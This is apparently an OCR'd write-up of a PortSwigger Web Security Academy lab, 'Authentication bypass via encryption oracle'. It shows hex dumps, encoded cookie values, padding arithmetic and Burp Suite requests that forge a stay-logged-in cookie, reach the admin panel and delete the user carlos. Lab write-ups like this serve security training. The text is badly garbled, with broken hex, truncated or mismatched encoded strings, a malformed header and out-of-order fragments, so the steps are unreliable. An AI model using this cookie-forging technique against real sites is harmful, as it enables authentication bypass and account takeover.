00000010 76 a0 06 c6 94 50 c8 b8 a7 e8 88 79 c6 e8 e6 46 v //kPÈ,šÿyRëF  
00000020 c1 94 f8 20 ce 07 5c 79 7a -- -- -- -- -- -- -- -- Åø i //yz

r7ym5ck5Y0bZdlizUnMonagBsaUUMi4p+ilecbo5kbBIPggzgdceXo=

%72%37%79%6d%53%63%6b%35%72%59%4f%62%5a%64%49%7a%55%72%4d%74%6f%6e%61%67%42%73%61%55%55%4d%69%34%70%2b%69%49%65%63%62%6f%35%6b%62%42%6c%5

I used this cookie in decrypter but got the following error message:



To fix this, I should have removed at least 32 bytes from the decoded string, so I will add additional 9 characters ( $9+23 = 32$  – multiple of 16) in front of the user:timestamp and repeat the procedure above:



eM0oZsWKwcnJQzkM2Yl3CtZ7DcGxW2sAhsO3CALo99xnzqcpMekU2az3QFdmv8KLe8Uz8EKMf8aXyQSVtBNU6w%3d%3d



Target: https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net

HTTP/2

Request

PrettyRawHex

```
1 GET /post?postId=3 HTTP/2
2 Host: 0a5400b303f91cb786e8673000ae009b.web-security-academy.net
3 Cookie: notification=
%5a%38%36%e4b%54%48%70%46%4e%6d%73%39%30%42%58%5a%72%2f%43%69%33
%76%46%4d%2f%42%43%6a%48%2f%47%6c%38%6b%45%72%37%51%54%56%4f%73%3d
; stay-logged-in=01X%2bjz5076UDPnoPIitpv4JpONAN35tS0UGHqjxc8%3d;
sessionniFHeI5SeGlu0zyPaui5EjSxbMhmhv7ct
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: 1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua:
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: ""
15 Referer:
https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net/
post?postId=3
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19
```

Response


PrettyRawHexRender

Web Security Academy

Authentication bypass via encryption oracle

Back to lab description

administrator:1708376972517



Inspector

Request attributes2

Request query parameters1

Request body parameters0

Request cookies3

Request headers21

Done8,317 bytes | 51 milli

Burd Project Intruder Repeater View Help

Dashboard Target Intruder Repeater Collaborator Proxy Sequences

1 x 2 x 3 x +

Send @ < >

### Request

Pretty Raw Hex

- GET / HTTP/2
- Host: 0a5400b303f91cb786e8673000ae09b.web-security-academy.net
- Cookie: site-logged-in=85a38b306e4d054548b705464e6d773b39a3042585a56726f7643b69933876b40482f842943b6e84882f84786c8386bb4587283785185485684f87393d; session=
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=3;q=0.7
- Sec-Fetch-Site: cross-site
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Sec-Ch-UA:
- Sec-Ch-UA-Mobile: ?0
- Sec-Ch-UA-Platform: ""
- Referer: https://portswigger.net/
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9
- Connection: close

Admin panel is now available to me:

I can delete user 'carlos' now:

Congratulations, you solved the lab!

User deleted successfully!

## Users

wiener - [Delete](#)

---